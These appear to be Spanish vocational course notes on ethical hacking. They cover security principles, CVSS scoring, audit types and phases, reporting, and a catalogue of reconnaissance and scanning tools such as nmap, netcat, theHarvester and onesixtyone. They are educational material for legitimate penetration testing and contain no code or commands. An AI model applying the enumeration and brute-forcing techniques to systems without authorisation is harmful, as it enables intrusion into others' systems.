HACKING ETICO

GOBIERNO
DE ESPAÑA


MINISTERIO
DE EDUCACIÓN, FORMACIÓN PROFESIONAL
Y DEPORTES

cidead

HE01- Hacking ético, conceptos, y herramientas para detección de vulnerabilidades.

HERRAMIENTAS DE MONITORIZACIÓN PARA LA DETECCIÓN DE VULNERABILIDADES

- Es necesario conocer **Conceptos generales**
  - Tipos de actores **Hacker, Ciberdelincuente/Cibercriminal**, **Hacktivista**
  - Actividades **Auditorías hacking éticos - Test de intrusión, Incidente de seguridad - Ataque informático**, **Hacktivismo**
  - Tipos de redes **ClearNet, DeepWeb, DarkWeb**
  - Diferenciar entre **Seguridad informática, Seguridad de la información** (Principios:**Confidencialidad, Integridad, Disponibilidad)**
- Detectan **Vulnerabilidades**
  - Se pueden medir con **CVSS** Mediante el uso de métricas: **Base**, **Temporal, Entorno**
  - **Clasificación**
    - Vector de acceso **Local**, **Remota**
    - Pueden afectar a **Cliente, Servidor**
    - Dependiendo del tiempo de vida **Zero day, One day**, **Públicas**
- Se utilizan en **Auditorías de Hacking ético**
  - Clasifican dependiendo de
    - **Enfoque**: **Automáticas, Manuales**, **Test de intrusión**, **Test de intrusión físico**, **Red Team**
    - **Origen** (Posición del auditor): Pruebas externas, Pruebas internas
    - **Información proporcionada Caja negra, Caja blanca**, **Caja gris**
  - Se dividen en distintas fases
    - **Toma de requisitos** Tipos de Actividades: **Labores organizativas, procedimentales**
    - **Ejecución de pruebas**, A su vez se divide en **Fase de reconocimiento, Fase de escaneo**, **Fase de explotación**, **Fase de postexplotación**
    - **Seguimiento de las pruebas**
    - **Generación de informes Ejecutivo, Técnico, De resultados**
    - **Cierre de auditoría**
- Tipos de **Herramientas** Utilizadas en distintas fases
  - **Reconocimiento** :**Pasivo**, **Activo**
  - **Escaneo y Monitorización** : **Escaneo de red**, **Escaneo de servicios**, **Escaneo de vulnerabilidades**
  - **Explotación**: **Vectores específicos**, **Proxies de interceptación**, **Exploits públicos**, **Frameworks de explotación**
  - **PostExplotación**: **Shellcodes**, **Elevación de privilegios**, **Extracción de información**



1.- Conceptos generales en hacking ético.

1.1.- Diferencias entre actores/actividades éticas o criminales.

1.2.- Seguridad de la información vs seguridad informática.

1.3.- Principios de la seguridad de la información.

2.- Concepto de Riesgo y Vulnerabilidad.

2.1.- Valoración de vulnerabilidades. **2.2.- Clasificación de vulnerabilidades.**

3.- Auditorías de hacking ético.

3.1.- Tipos de auditoría dependiendo del enfoque.

3.2.- Tipos de auditoría dependiendo del origen.

3.3.- Tipos de auditoría dependiendo de la información proporcionada.

3.4. Fases de una auditoría.

3.4.1.- Pre-engagement o toma de requisitos.

3.4.2.- Ejecución de las pruebas. **3.4.3.- Seguimiento de las pruebas.**

3.4.4.- Reporting o generación de informes. **3.4.5.- Cierre de auditoría.**

4.- Herramientas de seguridad y hacking ético.

4.1.- H.de Descubrimiento y Reconocimiento. **4.2.- Herr.de Escaneo y Monitorización.**

4.3.- Herramientas de Explotación. **4.4.- Herramientas de Postexplotación.**

1.- Conceptos generales en hacking ético.

Se conoce como hacking ético a la disciplina que se encarga de comprobar el nivel de madurez en materia de seguridad de un determinado activo o sistema informático a través de una serie de pruebas de seguridad (pruebas de intrusión o auditorías de hacking ético) donde se utilizan técnicas comúnmente ejecutadas por atacantes externos para comprometer la seguridad de un determinado sistema para detectar las vulnerabilidades del sistema o aplicación, antes de que sean descubiertas por un ciberdelincuente.

1.1.- Diferencias entre actores/actividades éticas o criminales.

Actores, actividades o tipo de herramientas que intervienen en las prácticas de ciberseguridad.

Diferentes actores

Hacker Cualquier experto de tecnol.comunic. e info. que usa sus conocimiento para encontrar y resolver un problema relacionado con la seg.info. Suelen ser técnicos e ingenieros informáticos con conocimientos específicos en seguridad y habituados a detectar fallos de seguridad en sist.informáticos, aplicativos, dispositivos o infraestructuras. Se rigen por concepto "ético", los fallos se notifican/publican para su solución.

Ciberdelincuente/Cibercriminal También tiene amplios conocimientos técnicos e intentan lucrarse mediante la realización de actividades utilizando para ello los fallos de seguridad localizados.

Hacktivista Cualquier hacker ético que utilice sus destrezas técnicas con fines sociales, ecológicos, humanitarios o que tenga repercusión en la defensa de los derechos humanos.

Actividades Relacionadas

Auditorías de hacking ético / Test de intrusión Actividad que realiza hacker ético xa descubrir fallos en un sist.informático con el permiso del propietario y se reportan fallos de seguridad localizados para su solución.
Incidente de seguridad / Ataque informático Actividad realizada por 1/+ ciberdelincuentes para obtener Bº económico de explotación de vulnerabilidad. Comunes son: ransomware para secuestrar equipos y pedir rescate. Obtención info privada para coacción o chantaje o, incluso, daño económico o reputacional.

Hacktivismo Tipo de actividades de hacking ético ejecutadas por un activista. Ejemplo:

- Libre compartición de información: Como la propia WikiPedia, se genera y comparte contenido de dominio público para garantizar que todo el mundo tenga derecho a adquirir nuevos conocimientos.
- Liberación de información clasificada: Caso Wikileaks/papeles de pandora con el pretexto de que la información liberada ha de estar en disposición de toda la sociedad.
- Paralización de actividades económicas: Como queja ante comportamientos poco éticos de la empresa atacada.

Tipos de redes disponibles en internet

ClearNet contenido disponible de manera pública en internet accesible por todos.
DeepWeb Contenido privado que no se encuentra a disposición del público en general, pero que a través de la ClearNet es posible acceder a ciertos datos de ella. Ej: la BBDD tienda online está en la DeepWeb, se accede a cierta info. a través de la ClearNet como los productos disponibles, precios y comentarios.
DarkWeb Redes privadas utilizadas por ciberdelincuentes para ofrecer servicios, vender info. robada, vulnerabilidades. También existen destinada a venta de sustancias prohibidas o material no autorizado. Se realiza mediante clientes de acceso a la red Tor.

1.2.- Seguridad info.vs seg.informática.

Seguridad de la información (estratégica): Cjto de medidas establecidas por org, públicas o privadas, xa proteger info. garantizando confidencialidad, integridad y disponibilidad.

Seguridad informática (operacional): Área de la rama informática orientada a la protección de infraestructuras (hardware/software), y de la información que contiene, procesa o transmite.

1.3.- Principios de seg. información.

- **Confidencialidad**: La info. solo accesible a las personas autorizadas. Hay que proteger info. con sist. Autoriz. y control. Hace referencia a la necesidad de ocultar o mantener en secreto determinada información o recursos.
- **Integridad**: Sólo se pueda modificar la info. a través del caso de que el mecanismo de autorización que lo permita. El objetivo de la integridad es prevenir modif.no autorizadas de la información.
- **Disponibilidad**: Que el sist.informático esté accesible sin sufrir degradación/interrupción Ss, que ofrezca los recursos a los usuarios cuando se necesiten. El objetivo es prevenir interrupciones no autorizadas de los recursos informáticos.

2.- Concepto de Riesgo y Vulnerabilidad.

Riesgo: La pdda potencial, daño o destrucción de un **activo** (Sist.info) como resultado de la explotación de una **vulnerabilidad** al materializarse las consecuencias de una **amenaza**.

Activo: Objeto o recurso de valor (tangible o intangible) empleado en Ea/org. cuya pérdida/daño constituye riesgo para organización.
Amenaza: Evento que puede causar incidente de seguridad produciendo pérdidas o daños potenciales en sus activos.
Vulnerabilidad: Debilidad que puede ser explotada con la materialización de una o varias amenazas a un activo.

2.1.- Valoración de vulnerabilidades.

Common Vulnerability and Score System

No todas vulnerabilidades tienen misma criticidad/impacto (no es lo mismo una ralentiz. Del servicio que una "ejecución remota de comandos" donde perdemos el control total sobre el activo). Para evaluar la criticidad → estándar abierto conocido como CVSS (Common Vulnerability Scoring System) mantenido por org. FIRST (global Forum of Incident Response and Security Teams) y da una puntuación a cada vulnerabilidad identificada y así poder estimar el impacto de la misma. Actualmente V3.1 y está formada por 3 grupos de métricas:


Métrica Base Representa las caract.intrínsecas de la vulnerabilidad a evaluar. Ej: tiene en cuenta la posición del atacante para poder aprovechar la vulnerabilidad, si necesita algún tipo de acceso previo al sistema, o que pilares de la seguridad de la info.se ven afectados si se explotar vulnerabilidad, etc.

Métrica Temporal Representa las caract. de la vulnerabilidad que pueden cambiar a lo largo del tiempo. Por ejemplo, una vulnerabilidad sobre la que exista un parche o solución oficial no será tan crítica como una vulnerabilidad de la que no existe una solución oficial. Tb si existe un exploit la criticidad será mayor que si no hubiera ningún tipo de herramienta que permita abusar de la vulnerabilidad de manera sencilla.

Métrica de Entorno Representa las caract. de la vulnerabilidad propias del entorno en que ha sido encontrada. Permite ajustar y dar más peso a la confidencialidad, a la integridad, etc. De esta manera se adecúa la criticidad de la vulnerabilidad al entorno específico en el que ha sido descubierta

Calculadora CVSS: Existen varias calculadoras CVSS xa cálcula la criticidad de una vulnerabilidad obtendremos dos resultados principales: https://www.first.org/cvss/calculator/3.1

- **Valor**: Puntuación 0-10 de la criticidad de la vulnerabilidad evaluada.
- **Vector CVSS**: Recoge en un vector valores de cada métrica para calcular criticidad de vulnerabilidad.



2.2.- Clasificación de vulnerabilidades.

Dependiendo del acceso al componente vulnerable. Según el tipo de acceso requerido para acceder al componente vulnerable.
Vulnerabilidad remota es posible acceder al componente vulnerable de manera remota, normalmente porque está expuesto directamente en internet
Vulnerabilidad local para acceder es necesario disponer de un 1ª acceso local al activo bien xq atacante tiene acceso al activo o xq lo ha comprometido previamente y tiene acceso de manera remota.

Dependiendo a quién va dirigida: quien se ve afectado tras la vulnerabilidad:
Vulnerabilidades que afectan al cliente La materialización de la vulnerabilidad tiene un impacto directo sobre el cliente del aplicativo.
Vulnerabilidades de servidor La materialización afecta directamente al componente o servicio afectado.
Dependiendo de su tiempo de vida:
Vulnerabilidades Zero day Este tipo de vulnerabilidades no se conocen de manera pública, ni x org. que diseña el pdto afectado. La vulnerabilidad es descubierta y explotada por ciberdelincuentes para atacar sistemas. Tb la no conocida que encuentra un investigador de seg.y reporta a Cia responsable. Hasta que no se publica vulnerabilidad y se genera parche →considerada "0-Day".
Vulnerabilidades One day Cuando el pdto publica un parche para una vulnerabilidad que no se conocía. Al ser publicada se genera la vulnerabilidad para las versiones anteriores que presentan el fallo. Normalmente la prueba de concepto que explota la vulnerabilidad no está accesible de manera pública.
Vulnerabilidades públicas Explotan un fallo conocido en versiones antiguas del sistema y cuyo código, para explotar la vulnerabilidad, se encuentra disponible de manera pública (cualquiera puede acceder al código y utilizarlo para atacar sistemas vulnerables)

3.- Auditorías de hacking ético.

Existen distintos tipos de auditoría y se pueden clasificar de distintos modos que además se pueden combinar teniendo en cta que sólo podemos escoger un tipo de clasificación de cada grupo de categorías.
Ej: OK: "**Test de intrusión externo con un enfoque de caja negra**". NO: "**Auditoría Manual de la aplicación de venta online con un enfoque de caja negra y caja blanca**".

3.1.- Tipos de auditoría dependiendo del enfoque que se le quiera dar.

Auditoría con pruebas automáticas

- Empleando sólo herramientas especializadas (sin apenas iteración del auditor), identifican vulnerabilidades en sistemas remotos.
- Normalmente indican vulnerabilidades en fn de versión del servicio que se presta desde un puerto.
- Producen muchos falsos positivos.--> auditor verifica la veracidad de las vulnerabilidades.
- Tiene por objetivo identificar el mayor número de posibles vulnerabilidades en un menor tiempo..
- Normalmente como primera opción en empresas con nivel de madurez en seguridad bajo, para ver activos disponibles y sus vuln.potenciales. Tb periódicam. para verificar cambios en los activos.

Auditoría con pruebas manuales

- Se realizan por auditor de manera manual usando herramientas específicas en fn técnica utilizada.
- Puede usar tb aplic.automáticas, para cobertura rápida de posibles vuln. Xa verificar manualmente.
- Objetivo detectar vuln. que requieran estudio más minucioso y se necesite adaptar las pruebas.

Test de intrusión

- Manual con herr.específicas. Se contempla uso de sist.secundarios para ciertos tipos de pruebas.
- Tratan de comprometer el sistema remoto a través de una vulnerabilidad identificada.
- Objetivo comprobar grado de amenaza ante vulnerabilidades localizadas en la auditoría y verificar el impacto que tendrían sobre la compañía

Test de intrusión físico

- Se intenta acceder a las instalaciones de la compañía sin previo aviso.
- Objetivo: medir capacidades de contención/detención de acceso no autorizado en oficinas del cliente.
- En ocasiones se deja conectado dispositivo xa conectarse de manera remota y realizar la intrusión.

Ejercicio de Red Team

- Tratan de simular ataques e intrusiones complejas por parte de un ciberdelincuente.
- Sin info. de partida, el auditor realiza fase reconocimiento previo al igual que lo haría un atacante.¡.
- Muy poca gente lo sabe. No se informa a equipo seguridad xa medir su capacidad de respuesta.
- Se diseñan escenarios de ataque específicos en fn del grado de madurez en seg. del cliente.
- Se definen varios objetivos a cumplir y se establecen líneas rojas que no han de ser sobrepasadas.

3.2.- Tipos de auditoría dependiendo del origen.

Punto donde se encuentra posicionado el auditor para realizar las pruebas de auditoría.

Auditoría con pruebas externas

- De manera totalmente externas a infraestructura del cliente (desde internet).
- Para descubrir vulnerabilidades en el perímetro externo de Cia (activos expuestos en internet).
- Se parte del supuesto que ciberdelincuente quiere: Robo de información/espionaje industrial. Causar un impacto económico. Realizar fraude contra los usuarios.

Auditoría con pruebas internas

- Desde la infraestructura interna del cliente. Dicho de otro modo, "Desde Dentro".
- Descubrir vulnerabilidades que un atacante podría localizar si se encontrase dentro de la compañía.
- Se parte de los siguientes supuestos: Empleado descontento. Equipo de empleado comprometido. Dispositivos no autorizados conectados en la red (por ejemplo, tras una intrusión física).

3.3.- Tipos de auditoría dependiendo de la información proporcionada.

Auditoría con pruebas de caja negra

- Sin conocimiento sobre la aplicación o infraestructura a auditar.
- No se dispone de tecnologías utilizadas, frameworks o L.prog. utilizados, diagramas de red/flujo, etc.
- Se contempla que puedes partir de usuario/s inicial/es (claves) o sin ellos.


Auditoría con pruebas de caja blanca

- Con toda info. necesaria relativa a la aplicación o sistema.
- En ocasiones también con código fuente del aplicativo (localizar vulnerabilidades en código).
- Se puede preguntar al resp. Ss/App xa ampliar el conocimiento necesario.
- Se parte, al menos, con un usuario inicial. Tb nos pueden dar usuarios con distintos privilegios/roles.

Auditoría con pruebas de caja gris

- Con información parcial. Ej, tecnologías utilizadas, diagramas de red, pero no código fuente.
- En ocasiones se crean reglas de excepción en el firewall durante auditoría para evitar durante pruebas bloqueso x activos ajeno al auditado xa hacer pruebas de manera correcta.

3.4. Fases auditoría.



- Pre-engagement o toma de requisitos: Se reúnen las partes y acuerdan aspectos organiz. y procedimentales.
- Realización de las pruebas: Varía en fn enfoque acordado, con duración finita.
- Seguimiento de las pruebas: Si duración de pruebas alta, se agendan reuniones seguim.
- Reporting o documentación: generación de informes con vuln. localizadas y catalogadas x riesgo. También "informe ejecutivo" del nivel de madurez en materia de seguridad de los activos auditados.
- Cierre de auditoría: Se entregan informes al cliente y se agenda reunión de cierre xa presentar rtdos.

3.4.1.- Pre-engagement o toma de requisitos.

Engloba todas las labores organizativas y procedimentales previas a la realización de las pruebas: establecer requerimientos, y obligaciones de las partes. Se divide en dos tipos de labores:

Labores organizativas

Acciones a tener en cuenta antes de inicio auditoría y a recopilar toda info. necesaria para la ejecución pruebas. A continuación mostramos los puntos indispensables:
Delimitar alcance de la auditoría Acotar activos a auditar xa calculo tiempo y/o priorizar sistemas críticos. Ej:


- Determinados sist./aplicación específicas. Nos proporcionan IP/host para identificar activos a auditar.
- Auditar todo un dominio o un rango de direcciones IP.
- Auditar todos los activos dado un nombre de organización (Enfoque de Red Team)

Entorno y enfoque de las pruebas (producción, preproducción) Dejar claro el tipo de pruebas a realizar (automáticas, manuales, test de intrusión, ejercicio de Red Team, etc.), el origen de las pruebas (interno o externo→hay que dar a cliente IP del origen de las pruebas) y el entorno en que se realizan pruebas (norml. En producción pero en fn criticidad pruebas en entorno secundario para no interferir en la aplicación), opciones: *Producción* (Entorno donde que presta Ss la aplicación). *Preproducción/Integración*: (ent. No accesible a usuarios, réplica del de producción xa probar funcionalidades antes de pasarlas a producción). *Desarrollo*: (en el que se prueban los nuevos desarrollos previo paso a preproducción/integración. Suele ser entorno con cambios continuos, sin foto fija.
Necesidad de usuarios Seterminar si se necesitan usuarios para pruebas o si se inician sin disponer de el/los. En ocasiones útil disponer de <> usuarios con <> roles xa <> pruebas.
Personas de contacto de ambas partes xa coordinar ante dudas, incidencias durante pruebas.

Labores procedimentales

Recopila proced.específicos a seguir durante las pruebas o comunicarnos con el cliente durante las pruebas:
Permisos y autorizaciones Dependiendo de criticidad, o su tipo es necesario docs acreditativos donde cliente autoriza a auditor a realizar la auditoría sobre el alcance establecido, especialmente cuando en las pruebas: Se realiza un *test de intrusión físico*. Se realiza un *ejercicio de RedTeam*. El *activo a auditar es crítico* para el negocio. El *activo a auditar se encuentra en un ISP* con políticas restrictiva ante este tipo de pruebas.
Acceso al activo Se acuerda tipo de acceso necesario para poder tener visibilidad del equipo a auditar. Si activo se encuentra en alguna DMZ protegida → necesario habilitar acceso específico para acceder a activos a auditar. En ocasiones, activos en entorno de preproducción/desarrollo en red interna de la compañía → necesario acceso especial como el uso de una VPN.
Limitaciones horarias Debido a naturaleza aplicación puede ser necesario establecer franja horaria xa pruebas específicas, o toda auditoría.
Limitaciones de funcionalidad Puede que existan funcionalidades/Ss excluidos de auditoría. Ej. auditoría a banco, no permitan realización de transf. con cuentas legítimas de clientes, se crean cta adhoc xa pruebas.
Pruebas no permitidas Debido a naturaleza "destructiva" de algunas pruebas posible que no se permitan. Ejemplo: pruebas de Denegación/Degradación de Servicio
Comunicación de incidencias graves Saber si cliente precisa que se comuniquen incidencias de criticidad grave previo a entrega del informe (muy común en app o sist. catalogadas de alto riesgo xa k equipo resolutor comience a buscar solución lo antes posible).
Aviso de inicio de pruebas En org. Con alto nivel de mad.mat."seg.informática", puede que requieran avisar al inicio/fin de pruebas de manera diaria indicando dirección IP origen de pruebas para que equipos que monitorizan incidencias de seguridad verifiquen es una prueba controlada y no un ataque real.

3.4.2.- Ejec.pruebas.



El análisis de una infraestructura se divide en fases que ayudan a mantener un orden de pruebas. Los rtdos de cada fase retroalimentan la siguiente.

Fase de reconocimiento: Se recopila info. de los activos a auditar, análisis de infraes. a auditar, Ss activos, versiones de SO y software de los activos.
Fase de escaneo: Se detectan vulnerabilidades en sist./Ss obtenidos en la fase reconocimiento.
Fase de explotación. Se materializa la explotación de las vulnerabilidades obtenidas en fase escaneo.

Fase de postexplotación: Partimos de acceso en el sist.remoto a través de vuln. Explotada xa aumentar nivel privilegios en el sistema, acceder a otros activos, obtener accesos secundarios sin tener que volver a explotar vulnerabilidad, etc.

3.4.3.- Seguimiento de las pruebas.

Si se estima que pruebas puede extenderse en el tiempo (ej. Meses) → reuniones seguimiento. Caract:

- Cada 1-2 semanas.
- Se comunican al cliente hallazgos localizados desde la reunión anterior.
- Se comentan desviaciones en itinerario de auditoría/problemas surgidos desde la reunión anterior.
- Se decidirá en qué activos o secciones incrementar el esfuerzo en las próximas semanas.
- Se confirmará el itinerario y siguientes pasos en la auditoría/pruebas.

3.4.4.- Reporting o generación de informes.

En los informes se describen vuln.localizadas y catalogadas x riesgo + "informe ejecutivo" con nivel madurez en mat.seguridad de activos auditados. El informe de Auditoría es el entregable real que se presenta al cliente y tiene como objetivos: Informar a capas superiores de vuln. y riesgo sobre el activo. Informar al personal técnico de vuln., mostrar cómo reproducirlas y aportar recomendación de solución/mitigación.

Tipos de Informe

Inf. ejecutivo: Normalmente en informe rtdos se recoge inf.ejecutivo y el técnico. El inf.ejecutivo recoge:

- Metodología de las pruebas. - Alcance y objeto de la Auditoría.
- Consideraciones y limitaciones. - Criticidad de las vulnerabilidades descubiertas.
- Resumen de vulnerabilidades. - Resumen de recomendaciones.

Informe técnico: Dirigido a personal técnico ya que se detalla problemática específica de la vuln., razones por las que se produce, detalles para reproducir/explotar vuln. y aproximación a su resolución. Detalla:

- Título de la vulnerabilidad. - Vector CVSS. - Valoración CVSS.
- Riesgo. - Descripción. -Detalle de la vulnerabilidad.
- Riesgo en caso de ser explotada. - Recomendación de solución.

Presentación de resultados: Es una presentación ejecutiva para explicar vuln. y riesgos asociados. Se usa en presentación rtdos en fase del cierre para estructurar vuln.localizadas y sus recomendaciones asociadas.

3.4.5.- Cierre de auditoría.

Se entregan informes y se agenda reunión de cierre con cliente xa presentar rtdos y resolver dudas.

- Una vez finalizada auditoría y entregado informe rtdos para que conocimiento previo a reunión cierre.
- Suelen estar involucrados varios departamentos del cliente auditado (Desarrollo, Departamento de Sistemas, Departamento de Seguridad informática (CISO) e, incluso, parte de la alta dirección).
- Se presentan rtdos a alto nivel y en detalle en vuln. de gravedad más crítica o ante dudas cliente.
- Recomendaciones para cada vuln.localizada.
- Se acuerda posible seguimiento de resolución de las vuln. para verificar si solución implementada Ok..

4.- Herramientas de seguridad y hacking ético.

Cada día existen más herramientas enfocadas en distintas tareas del ámbito del hacking ético. La comunidad open source aporta a este ecosistema la gran mayoría de las herramientas utilizadas.

4.1.- Herramientas de Descubrimiento y Reconocimiento.

La fase de reconocimiento es la 1ª de la auditoría y en ella se trata de obtener la máxima cantidad de info. posible de activos que conforman el alcance de la auditoría. Hay dos tipos de reconocimiento:

Reconocimiento pasivo Proceso de recol.info. del objetivo a auditar con fuentes info.dominio público. No se establece comunicación con objetivo.

Redes Sociales: Obtener datos contacto y personales. Intereses personales. Tecnologías usadas en Cia.

- twitterscrapper: Recopila info. de un perfil en twitter.
- ultimate facebook scrapper: Recopila info. perfil en Facebook.
- scrapedin crawler: Recopila info. perfil en LinkedIn.

Aplicaciones colaborativas: Se puede obtener tecnologías usadas en Cia. Obtener porciones de código de aplicativos desarrollados por cliente. Se pueden llegar a extraer credenciales de usuario o APIKeys.

- pastehunter: Realiza búsquedas en pastebin buscando información sensible o fragmentos de código
- githubscrapper: Buscar info.sensible en GitHub, encuentra credenciales, APIKeys, fich.config, etc.

Buscadores: Búsquedas muy concretas usando operadores de búsqueda. Existen recopilaciones de búsquedas tipo para localizar rápidamente sistemas vulnerables, dispositivos expuestos, etc.

- Google: El más utilizado, con numerosos operadores de búsqueda.
- Bing: Microsoft. Permite búsquedas basadas en direcciones IP.
- Shodan: Indexa tecnología y Ss. Permite búsquedas por servicios y versiones concretas.
- Censys: Parecido a Shodan. Permite buscar activos con mismos datos en el certificado.

Registros whois: Obtener a quién pertenece una IP pública, datos contacto y rangos direccionamiento IP.

- comando whois: Herramienta de consola versiones para vario S.O.
- whois.domaintools.com: Ss web que facilita realización de consultas whois

Email harvesting: Búsqueda direcciones email del personal perteneciente a la compañía auditada.

- theHarvester: Recopila info. de direcciones email asociadas a un determinado dominio.

Reconocimiento activo: Proceso recolección info.del objetivo auditado con técnicas/herramientas que se comunican con el activo. Pueden ser detectadas por objetivo.
Enumeración DNS: Averiguar IP asignada a host (o el host asociado a IP). Obtener los serv.asociados a un dominio (NS, MX y SOA). Si mal configurada la transf.zona se pueden volcar los registros del dominio.

- dig y nslookup: De consola, permite realizar consultas DNS de manera manual.
- dnsrecon: Automatiza consultas (dig o nslookup). proporciona info. de manera estructurada.
- dnsenum: Similar a dnsrecon pero realiza descubrimientos de host y/o subdominios x fuerza bruta.

Enumeración SMTP: Enumerar cuentas de usuario en un determinado dominio.

- smpt-user-enum: Script que automatiza enumeración ctas usuario a través del protocolo SMTP y mediante los comandos (RCPT, EXPN y VRFY).

Enumeración SNMP: Obtener info. de config. dispositivos. Modificar config.dispositivos. Utiliza claves por defecto "public" y "private" para acceder a info. o gestionar dispositivos respectivamente.

- onesixtyone: fuerza bruta para averiguar los community strings xa acceder a roles public y private.
- snmpwalk: Si tenemos community string de acceso → acceso a la configuración de un dispositivo.

Enumeración SMB: Permite obtener información de la configuración de una red Microsoft Windows: Políticas de contraseñas, Usuarios, Grupos, Equipos, ID de usuario y host

- nbtscan y enum4linux: Establecen una sesión con sist.remoto y recupera la info. disponible.
- Scripts nmap: nmap es herramienta de análisis de red con capacidades enumeración usando scripts.

4.2.- Herramientas de Escaneo y Monitorización.

La fase de escaneo después de la de reconocimiento donde tratamos de obtener más info. sobre el propósito de los activos. Se averiguan los componentes de la infra, el rol que desempeña cada activo, el num. Ss y versiones. Tb análisis de posibles vuln. existentes en fn versiones de Ss/SO x si vuln. pública.

Escaneo de red: Obtener info.sobre red objetivo, direcc.IP y arquit. para sustentar la infraestructura.
Wireshark / tcpdump: Motores de análisis de datos transmitidos en comunicación por la red. Aunque no realizan labores de escaneo, permiten capturar/analizar paquetes que enviamos/recibimos x interfaz de red.
arpscan / net discover: Ambas permiten el descubrimiento de equipos remotos monitorizando los mensajes broadcast de tipo ARP Discovery que llegan a nuestro interfaz de red.
nmap como escáner de red: nmap puede ser utilizada en todos tipos de cat.escaneo (de red, de servicios y de vulnerabilidades). Para realizar un escaneo de red hay que saber previamente el rango de red a escanear (puede obtenerse con las dos herramientas anteriores)

Escaneo de Ss: Xa infode Ss específicos, versiones y tecnología de los mismos en cada activo de la infr.
nc / netcat: Permite establecer comunic.con puertos TCP/UDP, asociar una shell a un puerto y poner puerto UDP/TCP a la escucha. El operador ***-z*** permite utilizar nc como escáner de puertos
nmap como escáner de servicios: Puede localizar puertos abiertos en equipos remotos y usar técnicas para evadir sist.protección de red en protocolo TCP (basadas en el func.del establ. comunicación prot. TCP)
Zenmap: Idem nmap y permite representar rtdos de manera más visual. Incluye escaneos preconfigurados.

Escaneo de vulnerabilidades: USe comprueba si existe vulnerabilidad conocida para protocolo y vers.soft.
